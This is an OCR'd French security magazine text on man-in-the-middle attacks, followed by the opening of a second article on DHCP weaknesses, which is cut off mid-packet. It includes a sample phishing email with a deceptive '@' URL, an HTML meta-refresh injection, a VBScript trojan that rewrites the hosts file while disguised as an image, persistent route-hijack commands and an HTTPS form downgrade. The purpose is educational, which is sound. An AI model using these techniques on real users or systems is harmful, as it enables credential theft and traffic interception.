Route pour Assurance via eth5, coût 1+1=2
```

(fig.8)

Pirate détourne ainsi le trafic vers un routeur ou un chemin proche de lui, dont il peut avoir le contrôle.

Pour corriger cela, de nouvelles versions du protocole RIP permettent aux routeurs de s'identifier afin d'accorder la confiance à certains messages, mais pas à d'autres. Si Pirate ne possède pas les secrets, il ne peut modifier les paramètres de routage. Attention, généralement le secret est composé d'un mot de passe visible en clair sur le réseau ! Une écoute bien placée peut le révéler.

INTERNET CONTROL MESSAGE PROTOCOL
ICMP

Les routeurs échangent des informations pour sélectionner les meilleurs chemins pour atteindre un réseau. Les postes des utilisateurs sont également capables d'effectuer quelques fonctions de routage afin de régler des situations particulières. Par exemple, deux routeurs RA et RB sont accessibles pour Victime. RA est le routeur par défaut. (fig.9)

Lorsque Victime désire communiquer avec Banque, il envoie des paquets vers le routeur RA, qui les propage vers le routeur RB avant d'atteindre Banque. (fig.10)

RA, sachant que RB est disponible pour Victime, envoie un paquet `ICMP_Redirect` à Victime pour l'informer d'un raccourci pour atteindre Banque plus rapidement. Ce paquet conseille à Victime de passer directement par RB pour atteindre Banque. La table de routage de Victime est adaptée en conséquence.


Pirate peut exploiter ce protocole en faisant croire à Victime qu'il existe un routeur direct pour atteindre Banque. En fait, le routeur n'est rien d'autre que le poste de Pirate.

Si Victime accepte les paquets ICMP-Redirect, il va adapter sa table de routage pour passer par Pirate avant d'atteindre Banque. Les paquets partent de Victime vers Pirate, puis de Pirate vers RB, et de RB vers Banque.

Pirate capture alors toutes les communications entre Victime et Banque.

Pour remédier à cela, il faut refuser les paquets `ICMP-Redirect` ou uniquement depuis et vers des routeurs identifiés.

9



DOMAIN NAME SYSTEM
DNS

Après avoir obtenu une adresse IP, un routeur et un serveur DNS valide, avoir identifié correctement l'adresse MAC du serveur DNS, il est possible de connaître l'adresse IP d'une machine.

Le protocole « Domain Name System » (DNS - RFC 1034) permet d'interroger des serveurs de noms afin de connaître l'adresse IP d'un serveur. Pour cela, des paquets sont émis par Victime vers le serveur DNS pour demander les informations qui lui manquent. Victime interroge son serveur DNS afin de résoudre le nom `www.banque.com`. En réponse, le serveur lui indique que l'adresse de banque est `10.0.0.2`.


Les serveurs DNS ne connaissent pas les adresses de tous les sites. Ils communiquent entre eux afin de trouver le propriétaire de l'information. Ils gardent dans leurs caches les dernières informations obtenues afin d'accélérer les demandes suivantes.

Le serveur DNS de l'entreprise interroge un des serveurs principaux d'Internet (`?.root-servers.net`).

```
nslookup
> server a.root-servers.net
Default Server:  a.root-servers.net
Address:  198.41.0.4
> set norecurs
> www.banque.com
```

Un numéro de requête est choisi aléatoirement par le client afin d'y associer la réponse du serveur DNS. Celui-ci retourne l'adresse IP des serveurs DNS gérant les noms de domaines terminant par `.com`.

```
Server:  a.root-servers.net
Address:  198.41.0.4

Name:    www.banque.com
Served by:
- A.GTLD-SERVERS.NET 192.5.6.30
          com
- G.GTLD-SERVERS.NET
          192.42.93.30
          com
- H.GTLD-SERVERS.NET
          192.54.112.30
          com
- C.GTLD-SERVERS.NET
          192.26.92.30
          com
- I.GTLD-SERVERS.NET
          192.43.172.30
          com
- B.GTLD-SERVERS.NET
          192.33.14.30
          com
- D.GTLD-SERVERS.NET
          192.31.80.30
          com
- L.GTLD-SERVERS.NET
          192.41.162.30
          com
- F.GTLD-SERVERS.NET
          192.35.51.30
          com
- J.GTLD-SERVERS.NET
          210.132.100.101
          com
```



Il faut continuer la recherche en interrogeant un des serveurs DNS indiqué.

```
> www.banque.com a.gtld-servers.net
Server:  a.gtld-servers.net
Address:  192.5.6.30

Name:    www.banque.com
Served by:
- NS1.POINTFR.com
          10.0.0.254
          banque.com
- NS2.POINTFR.com
          10.0.0.253
          banque.com
```

Nous obtenons les serveurs DNS s'occupant de `banque.com`, dernière étape avant d'obtenir l'adresse IP recherchée.

```
> www.banque.com 10.0.0.254
```

Une dernière requête et nous obtenons enfin l'adresse IP de www.banque.com.

```
Server:  [10.0.0.254]
Address:  10.0.0.254

Name:    banque.com
Address:  10.0.0.2
Aliases:  www.banque.com
```


Toutes ces demandes prennent du temps. Elles sont effectuées par le serveur DNS de l'entreprise, récursivement, afin de maintenir le résultat dans un cache. Ainsi, tous les utilisateurs du serveur DNS du client pourront bénéficier de cette recherche tant qu'elle est présente dans le cache.

Comment Pirate peut-il profiter de ce protocole ? Consultez l'article de Eric Detoisien et Daniel Polombo dans ce numéro.

PROXY HTTP

Pour communiquer avec Internet, Victime utilise le proxy de son entreprise afin de pouvoir sortir de son réseau interne et communiquer avec l'extérieur (HTTP - RFC 2068). Tous les collègues de Victime passent par le proxy de l'entreprise.(fig.11)


11



Le navigateur de Victime est paramétré pour demander l'utilisation du proxy de l'entreprise. Un administrateur s'occupe de paramétrer et de maintenir le proxy en état de marche.

Soudain, peu avant de donner sa démission, l'administrateur installe un proxy pirate à la place du proxy de l'entreprise.(fig.12)

12



Il peut ainsi contrôler toutes les requêtes des employés de l'entreprise de Victime. Il peut modifier les demandes et les réponses. Par nature, un proxy est en position d'homme du milieu.

Qui fait suffisamment confiance en son administrateur pour lui permettre d'avoir accès à toutes les requêtes des utilisateurs ? Celui-ci doit être intègre et professionnel.

UNIFORM RESOURCE LOCATORS

URL

Lorsque l'utilisateur désire consulter un site, il indique dans son navigateur un nom de serveur. Le navigateur se connecte sur le port 80 et demande la page de garde du site. L'utilisateur peut également arriver sur un site en ayant cliqué sur un lien venant d'un autre site ou d'un e-mail.

Différentes informations peuvent être indiquées dans une « Uniform Resource Locators » (URL - RFC 1738, 1808). En général, seul le nom du site et éventuellement le chemin d'une page sont présents. Les URL respectent la syntaxe suivante :

```
http://[<user>[:<pass>]@]<serveur>[:<port>]/<chemin>[#<fragment>]?<requête>
```

Les paramètres entre crochets sont optionnels. Pour accéder à la page de garde du site www.pirate.org, l'utilisateur demande cette URL.

```
http://www.pirate.org/
```

D'autres URL permettent d'arriver sur la même page. En effet, comme nous l'avons vu précédemment, le nom d'un serveur est remplacé par son adresse IP avant la communication. Il est possible d'indiquer l'adresse IP directement.

```
http://10.0.0.3/
```

Cela évite la phase de recherche du nom et empêche les failles de pollution des serveurs DNS.

L'adresse IP peut être indiquée par la syntaxe avec point ou peut être traduite en son équivalent uniquement numérique. Le calcul est simple à effectuer. Pour une adresse au format A.B.C.D, il faut calculer (A x 16777216)+(B x 65536)+(C x 256)+D. L'adresse IP de www.pirate.org peut devenir 167772163. Ces trois URL sont équivalentes :

```
http://www.pirate.org/
http://10.0.0.3/
http://167772163/
```

Pour le moment, nous avons découvert qu'il existe plusieurs moyens d'accéder au même site.

En regardant précisément le format d'une URL, on constate qu'il est possible d'indiquer un nom d'utilisateur et un mot de passe. L'URL peut être rédigé ainsi :

```
http://alladin:sesame@www.pirate.org/
```

Cela permet d'authentifier l'utilisateur sans lui afficher de boîte de dialogue. Si le site ne souhaite pas recevoir d'authentification, celle-ci sera tout simplement ignorée.

Avec tous ces éléments, il est facile de créer la confusion. Imaginons que nous indiquions comme nom d'utilisateur un nom de site.

```
http://www.banque.com@www.pirate.org/
```

Cette URL référence le site de Pirate, mais ressemble étrangement à une URL de Banque. Pour augmenter la confusion, utilisons une valeur numérique pour référencer le site de Pirate.

```
http://www.banque.com@167772163/
```

En envoyant un message à Victime en lui demandant de cliquer sur ce lien, il sera persuadé d'atteindre le site www.banque.com, alors qu'en réalité, Victime communique avec le site de Pirate. Celui-ci peut renvoyer la demande vers le vrai site de Banque. Pirate est en position d'homme du milieu. Victime peut même recopier l'URL pour la coller directement dans son navigateur : le résultat est le même.

Le message peut être rédigé ainsi :

```
To: victime@victime.com
From: admin@banque.com
Subject: ADSL gratuit !

Afin de tester notre nouvelle boucle ADSL, nous proposons
a nos plus anciens clients de bénéficier gratuitement pendant trois mois d'une
connexion ADSL, dans la limite des stocks disponibles. En contrepartie, vous devrez
répondre à un questionnaire de satisfaction.

Inscrivez-vous ici : http://www.banque.com@167772163/

Salutations

M. Banque
```

Ce mail présente tous les symptômes d'un message sérieux. Il provient de l'administrateur du site, il ne demande pas d'entrer un mot de passe ; l'URL semble confidentielle, ce qui est normal pour cette offre.

Lorsque Victime clique sur le lien, il obtient une page simulant le site de Banque et demande à l'utilisateur de s'authentifier pour pouvoir s'enregistrer. Cela est cohérent avec la promotion offerte. Victime n'a pas de raisons de se méfier. Un message confirme l'enregistrement en indiquant que le processus de connexion sera envoyé par courrier rapidement. Victime est ensuite dirigé sur la page de garde du vrai site Banque.

Un autre message peut signaler à Victime que le numéro d'appel téléphonique a changé. Il doit impérativement modifier le paramétrage de sa connexion, sous peine de ne plus pouvoir accéder à son provider. Toutes les informations sont disponibles à l'adresse `http://www.banque.com@167772163/modem`.

Il faut être particulièrement perspicace pour remarquer le caractère `@` et découvrir la supercherie.

Une autre approche consiste à enregistrer un nom de domaine proche de la cible. Par exemple, un site `www.banques.com` peut entretenir la confusion.

INJECTION D'HTML

De nombreux sites permettent à l'utilisateur d'enregistrer des remarques sur un livre d'or ou dans un forum de discussion. En général, les développeurs ne traitent pas correctement les données avant de les ajouter sur le site. Les pages sont construites sur le format suivant : `Bonjour $nom`. Si la variable nom possède du code HTML, il est inclus dans la page. Pirate peut indiquer du code HTML dans le titre ou le contenu de ces remarques sur le livre d'or. Il sera diffusé tel quel sur le site.

Pirate injecte dans un champ de formulaire le code HTML suivant :

```
<meta http-equiv="refresh" content="0;url=http://www.pirate.org/">
```

La conséquence est d'envoyer immédiatement l'utilisateur qui consulte la page sur le site de Pirate, même en l'absence de JavaScript.

Si Victime consulte le livre d'or ou le forum de Banque, sans s'en rendre compte, il se retrouve en milieu hostile. Encore une fois, Pirate est en position d'homme du milieu.

INGÉNIERIE SOCIALE

Une autre technique pour se placer en homme du milieu consiste à téléphoner à Victime afin de le convaincre d'effectuer des actions apparemment anodines.

Pirate contacte Victime et lui tient le discours suivant : « Bonjour, je suis le nouvel administrateur de l'entreprise. Je suis en train d'installer une nouvelle machine et je souhaite vérifier qu'elle est bien accessible depuis votre poste. Pouvez-vous faire quelques manipulations pour moi ? Je ne peux me déplacer car je surveille une activité importante sur le réseau. Pouvez-vous taper depuis votre navigateur `http://10.0.0.3/` ? Est-ce que votre application fonctionne toujours ? Vous pouvez vous identifier ? Vous avez accès à toutes les fonctionnalités ? Très bien, je vous remercie. Le serveur sera en fonctionnement prochainement. Il devrait accélérer vos accès. »

En étant convaincant, Pirate arrive à détourner la communication de Victime vers Banque. Victime peut consulter le site `banque.com` sans se rendre compte que Pirate lui vole son identification et son mot de passe.

CHEVAL DE TROIE

De nombreux programmes circulent sur Internet par l'intermédiaire d'e-mail ou en téléchargement sur des sites. Un traitement pervers peut être caché au milieu d'un outil très pratique ou d'une démonstration d'un produit. Il est très difficile d'identifier un comportement anormal d'un programme sans analyser finement ses interactions avec le système.

Pour obtenir un homme au milieu, il ne faut pas grand-chose. En effet, il existe un fichier texte, nommé `hosts`, présent généralement dans le répertoire `…\system32\drivers\etc`. Ce fichier possède une liste d'associations entre un nom de machine et une adresse IP. Cela correspond au service fourni par un serveur DNS. L'association est statique et prioritaire à l'invocation d'un serveur DNS. Il suffit d'ajouter une ligne à ce fichier pour détourner les communications de Victime vers Banque. La commande shell suivante :

```
echo 10.0.0.3     www.banque.com >>hosts
```

permet d'ajouter une ligne à ce fichier. Dorénavant, Victime utilise l'adresse IP de Pirate pour atteindre `www.banque.com`.

Un programme VBScript est souvent utilisé pour ce type de cheval de Troie. Le code suivant peut être placé dans un fichier de nom "image.gif [...].vbs". Il faut placer suffisamment d'espace pour camoufler l'extension lors de l'affichage par Outlook Express™ par exemple.

```
Sub MitM_Host
    Set fs = CreateObject("Scripting.FileSystemObject")
    Set f = fs.OpenTextFile("C:\WINNT\system32\drivers\etc\hosts",8,false)
    f.WriteLine("10.0.0.3      www.banque.com")
    f.Close
  End Sub
MitM_Host
```

Une autre technique, temporaire cette fois, permet de détourner le trafic réseau de Victime vers la machine de Pirate. Un cheval de Troie ajoute une nouvelle route dans la table de routage du poste de Victime.


```
route add 255.255.255.255 MASK 255.255.255.255 10.0.0.3 METRIC 1
```

Ainsi, tous les paquets transiteront via Pirate. Lorsque Victime redémarre son poste, la table est remise à zéro. Pour rendre persistant ce nouveau chemin, il faut ajouter le paramètre -p.

```
route -p add 255.255.255.255 MASK 255.255.255.255 10.0.0.3 METRIC 1
```

Il n'y a pas de solution contre un cheval de Troie conçu spécifiquement pour Victime, car il ne peut être référencé par les détecteurs de virus. Il est possible de renforcer la sécurité du fichier host, et de vérifier régulièrement les routes utilisées, mais dans les faits c'est très difficile.

13



CONCLUSION

Ces nombreuses failles s'appuient toutes sur un abus de confiance. Un poste, un routeur, ou un utilisateur font confiance à un message et se font abuser. De nouvelles versions de ces protocoles tentent de résoudre cela, en partageant des secrets entre routeurs, en utilisant des mots de passe, des numéros de requêtes non prédictibles, etc. En bout de chaîne, il y a l'utilisateur qui a sa part de responsabilité.

J'espère vous avoir démontré qu'il est facile pour Pirate, en exploitant différentes technologies, de se placer dans la position d'homme du milieu. Internet regorge d'outils permettant de monter ces attaques. C'est à la portée de n'importe qui.

Que peut-il vraiment faire dans cette position ? Cela dépend de comment le site www.banque.com a été développé. Si tout est fait dans les règles de l'art, que Victime maintient à jour son poste et connaît déjà le fonctionnement du site, Pirate n'aura pas trop de moyens d'agir sans se faire remarquer. Sinon, il lui sera facile de voler le mot de passe d'un utilisateur ou d'utiliser sa session.

Par exemple, de nombreux sites bancaires ou d'assurances proposent dans la page de garde un formulaire pour permettre à l'utilisateur de se signer. Pour des raisons de sécurité, le formulaire est soumis à l'aide du protocole HTTPS.

```
<form action="https://www.banque.com/login" method="POST">
Nom : <input type="text" name="nom"><br />
Mot de passe : <input type="password" name="password">
</form>
```


Pirate, placé en homme du milieu, peut modifier dynamiquement la page de garde du site, avant qu'elle arrive chez Victime.(fig.13)

Le formulaire arrive modifié ainsi :

```
<form action="http://www.banque.com/login"
method="POST">
Nom : <input type="text" name="nom"><br />
Mot de passe : <input type="password"
name="password">
</form>
```

L'identifiant n'est plus envoyé en utilisant le protocole HTTPS. Pirate peut alors obtenir le mot de passe en clair avant de propager la requête vers www.banque.com.(fig.14)

14



D'autres failles similaires sont exploitables à partir de la position d'homme du milieu (vol de session, injection de code, simulation de certificats, etc.). Des articles ont été publiés sur le sujet, mais les banques, les assurances et autres sites de commerce électronique ne souhaitent pas corriger le problème. Ils imaginent que l'homme au milieu demande des compétences très importantes. Elles se protègent des intrusions dans leurs réseaux à l'aide de pare-feu, empêchent l'écoute du réseau en utilisant un chiffrement SSL, mais n'interdisent pas l'homme du milieu de contourner ces protections.

Les développeurs doivent être formés sur les techniques des pirates afin de corriger les programmes et d'ajouter les codes défensifs nécessaires. Les entreprises gagneraient à investir quelques euros dans de telles formations.

Philippe PRADOS

Département Sécurité des applications Internet chez IBM Global Services

Son équipe aide les architectes et les développeurs à intégrer la sécurité très tôt dans le développement. Elle audite les applications existantes afin de qualifier les risques et de renforcer la sécurité. Elle forme les développeurs pour leur permettre d'avoir un regard critique sur chacune des lignes qu'ils rédigent.

[1] IRPAS

LES FAILLES DU PROCOLE DHCP :

Le protocole DHCP (Dynamic Host Configuration Protocol) est un standard IETF défini afin de faciliter la gestion des paramètres IP des postes clients. Bien que régulièrement amélioré (la dernière RFC date d'août 2002), le protocole est tenu de garder la compatibilité descendante avec ses ancêtres, dont les spécifications remontent à une époque où il n'était même pas envisageable que les auteurs de MISC soient conçus [1].
DHCP paie le tribu de cette lourde hérédité. Fondé sur un usage abusif du broadcast au niveau de la couche de liaison (2), sur la passoire UDP pour la couche de transport (4), et hermétique à toute forme de chiffrement et d'authentification, DHCP est du pain béni pour qui veut s'essayer à l'atomisation gratuite d'un réseau récalcitrant ou à l'interception maligne des données. Nous commencerons par conséquent cet article en détaillant le fonctionnement dudit

(DYS)FONCTIONNEMENT DE DHCP

LE DATAGRAMME DHCP

Les données du datagramme DHCP suivent le format défini par la RFC 2131 [2] donné dans le tableau 1 ci-dessous (les champs qui nous intéressent plus particulièrement sont notés en rouge).

Tableau 1 : Format du Datagramme DHCP

Champ	Octets	Description
op	1	Type de message
htype	1	Type d'adresse physique (ethernet = 0x01)
hlen	1	Longueur de l'adresse physique (ethernet = 0x06)
hops	1	Nombre de sauts (utilisé par les relais DHCP - mis à 0 par les clients)
xid	4	ID de la transaction (nombre aléatoire défini par le client)
secs	2	Nombre de secondes écoulées depuis le début de la transaction (positionné par le client)
flags	2	Truc qui sert à rien
ciaddr	4	Adresse IP du client (utilsée en cas de renouvellement de bail)
yiaddr	4	Adresse IP attribuée au client
siaddr	4	Adresse IP du serveur DHCP
giaddr	4	Adresse IP du relais DHCP
chaddr	16	Adresse physique du client
saddr	64	Nom du serveur DHCP (optionnel)
file	128	Nom du fichier de démarrage bootp
options	var	Options (notamment routeur par défaut, serveur DNS etc. - voir tableau 2)

SPOOF & DESTROY

protocole, en appuyant là où çà fait mal. Nous franchirons ensuite le pas qui sépare la théorie de la pratique grâce à deux programmes. Le premier permet tout simplement de provoquer un déni de service de base par l'épuisement du stock d'adresses IP d'un serveur DHCP. Le second pousse le vice jusqu'à mettre en place un faux serveur DHCP (une fois le serveur légitime descendu) distribuant allègrement les paramètres IP de notre choix.

Malgré toutes ses tares, le protocole a été enrichi pour sécuriser ce qui pouvait l'être. De nouvelles fonctionnalités non standard (!!!) en RFC non appliquées (!!! bis), nous parcourrons les diverses solutions proposées avant de conclure sur l'affligeant constat : DHCP ne devrait pas être mis en œuvre sur un réseau que l'on souhaite sécuriser.

La valeur des principales options [4] nous éclaire sur les fonctionnalités avancées du protocole. Elles sont résumées dans le tableau suivant :

Tableau 2 : Principales options DHCP

Valeur	Description
0x01	Masque de sous-réseau
0x03	Adresse IP du routeur par défaut
0x06	Adresse IP du serveur DNS
0x2A	Adresse IP du serveur NTP
0x32	Adresse IP demandée par le client
0x33	Durée du bail
0x35	Code d'opération (voir tableau 3)
0x36	Identifiant du serveur
0x3D	Identification du matériel client

A première vue, les possibilités d'exploitation offertes par la mise en place d'un faux serveur DHCP sont énormes. Du simple déni de service provoqué par l'attribution d'adresses IP invalides au détournement d'information par l'indication d'un routeur par défaut "véreux", en passant par le spoofing DHCP et la désynchronisation temporelle provoquée par un serveur NTP schizophrène, il y a là de quoi expédier en maison de repos des palettes de sysops et autres administrateurs réseaux. D'autant plus que je vous ai épargné les options du genre "adresse des serveurs WINS / NIS(+) / SMTP / POP3 / WWW, affichage sur système XWindow, valeur du MTU, etc.".

PROCESSUS D'ALLOCATION D'ADRESSES

Bien entendu, le processus d'allocation d'une adresse est normalisé en fonction des différents scénarii possibles. Nous nous contentons ici de décrire le cas le plus simple (et néanmoins le plus fréquent), à savoir une demande d'adresse par un client sur un réseau Ethernet où ne sévit qu'un seul serveur DHCP, et sans relais, paramétré au niveau des routeurs.
Il est important de noter que c'est ce scénario qui est utilisé par défaut lors d'une session DHCP, et que par conséquent il suffit de provoquer un déni de service un peu violent sur l'ensemble des serveurs et relais DHCP du réseau (voir un peu plus loin) pour que l'ensemble des clients se rabatte vers ce scénario.

PRÉLIMINAIRES

A l'origine était le client DHCP ... isolé et dépourvu de tout paramètre IP. L'évidence est que son seul moyen de communication réside au niveau de la couche de liaison (2), puisqu'il est "nativement" muni d'une adresse MAC. Cependant, le client ne connaît pas *a priori* l'adresse MAC du serveur. Le champ destination de la première trame Ethernet sera par conséquent l'adresse de broadcast, à savoir ff:ff:ff:ff:ff:ff. En outre, DHCP (tant au niveau client que serveur) fonctionne au-dessus d'UDP (couche 4), ce qui pose un évident problème d'adressage au cours des premières phases de la négociation. La solution préconisée dans la RFC [1] est fondée sur, je cite, "une utilisation créative du logiciel TCP/IP du client et une interprétation libérale de la RFC 1122 (Requirements for Internet Hosts [3] - NDLA)", à savoir que, lors de cette phase, le client DHCP devrait accepter et transmettre à la couche IP toute trame à destination de son adresse matérielle... Je sais, j'en reste moi-même sans voix. Il est également inutile de commenter l'utilisation d'UDP, mais il n'est effectivement pas évident d'envisager un mode connecté pour la couche transport tant que les paramètres de la couche réseau ne sont pas définis...

DÉCOUVERTE

Passés les préliminaires acides sur les fondements mêmes du protocole, voyons concrètement la suite du processus. Le client DHCP émet un premier datagramme dit "de découverte" (DHCPDISCOVER) sur son réseau afin d'établir la communication avec le serveur DHCP.

Ce datagramme a les caractéristiques suivantes :

```
Ethernet II ----------
   Destination : ff:ff:ff:ff:ff:ff
   Source      : <@MAC du client>
   Type        : 0x800 (IP)
IP ----------
   Destination : 255.255.255.255
   Source      : 0.0.0.0
   Protocole   : 0x11 (UDP)
UDP ----------
   Port Source : 68
   Port Dest   : 67
DHCP ----------
   xid         : <ID de la transaction>
   ciaddr      : 0.0.0.0
   yiaddr      : 0.0.0.0
   siaddr      : 0.0.0.0
   chaddr      : <@MAC du client>
   options
       0x35 (type du message DHCP) : 0x01 (DHCPDISCOVER)
```

L'élément qui attire plus particulièrement notre attention est le fait que l'adresse MAC du client est un élément des données du datagramme. Cela signifie en particulier que c'est cette information qui sera prise en compte et non l'adresse source contenue dans l'en-tête de la trame Ethernet. Bien que ce comportement puisse s'expliquer par la possibilité que le datagramme soit passé à travers une passerelle (et que par conséquent l'adresse MAC ait été changée), il n'en reste pas moins que toute forme de spoofing devient triviale. En particulier, nous verrons tout à l'heure que l'on peut soumettre *n* requêtes à partir de la même machine en changeant uniquement le champ chaddr pour que le serveur interprète *n* requêtes distinctes sans autre forme de vérification.

OFFRE

Suite à la réception d'un paquet DHCPDISCOVER, le serveur propose au client des éléments de configuration IP via un datagramme d'offre (DHCPOFFER).

```
Ethernet II ----------
   Destination : ff:ff:ff:ff:ff:ff
   Source      : <@MAC du serveur>
   Type        : 0x800 (IP)
IP ----------
   Destination : 255.255.255.255
   Source      : <@IP du serveur>
   Protocole   : 0x11 (UDP)
UDP ----------
   Port Source : 67
   Port Dest   : 68
DHCP ----------
   xid         : <ID de la transaction>
   yiaddr      : <@IP proposée>
   siaddr      : <@IP du serveur>
   chaddr      : <@MAC du client>
   options
       0x01 (Masque de sous réseau): <Masque IP>
       0x03 (Routeur par défaut)   : <@IP du routeur>
       0x06 (Serveur DNS)          : <@IP du serveur DNS>
       0x35 (type du message DHCP) : 0x02 (DHCPOFFER)
       0x36 (ID du serveur)        : <@IP du serveur>
       ...
```

Ce qui est le plus intéressant ici est le champ destination de la trame Ethernet. Bien que le serveur connaisse l'adresse MAC du client (grâce au champ chaddr du datagramme DHCPDISCOVER), la destination est toujours l'adresse de *broadcast*. Cela signifie simplement que l'ensemble des équipements sur le même réseau Ethernet vont recevoir le paquet, indépendamment des technologies d'interconnexion de niveau 2 (en particulier en cas de commutation).

Un autre aspect qui ne saurait nous échapper est que, à l'issue de l'émission de ce datagramme, le serveur a déjà réservé l'adresse en question et l'a retiré de son pool d'adresses disponibles. Le déni de service par épuisement d'adresses est désormais à moins de 20 lignes de code de devenir une réalité (voir mise en œuvre un peu plus bas).

REQUÊTE

L'antépénultième étape est initiée par le client à la réception de l'offre du serveur. Le premier effectue une requête destinée à valider les paramètres de configuration proposés par le serveur. Il émet dans ce sens un datagramme de requête (DHCPREQUEST) dont le format est le suivant :

```
Ethernet II ----------
   Destination : ff:ff:ff:ff:ff:ff
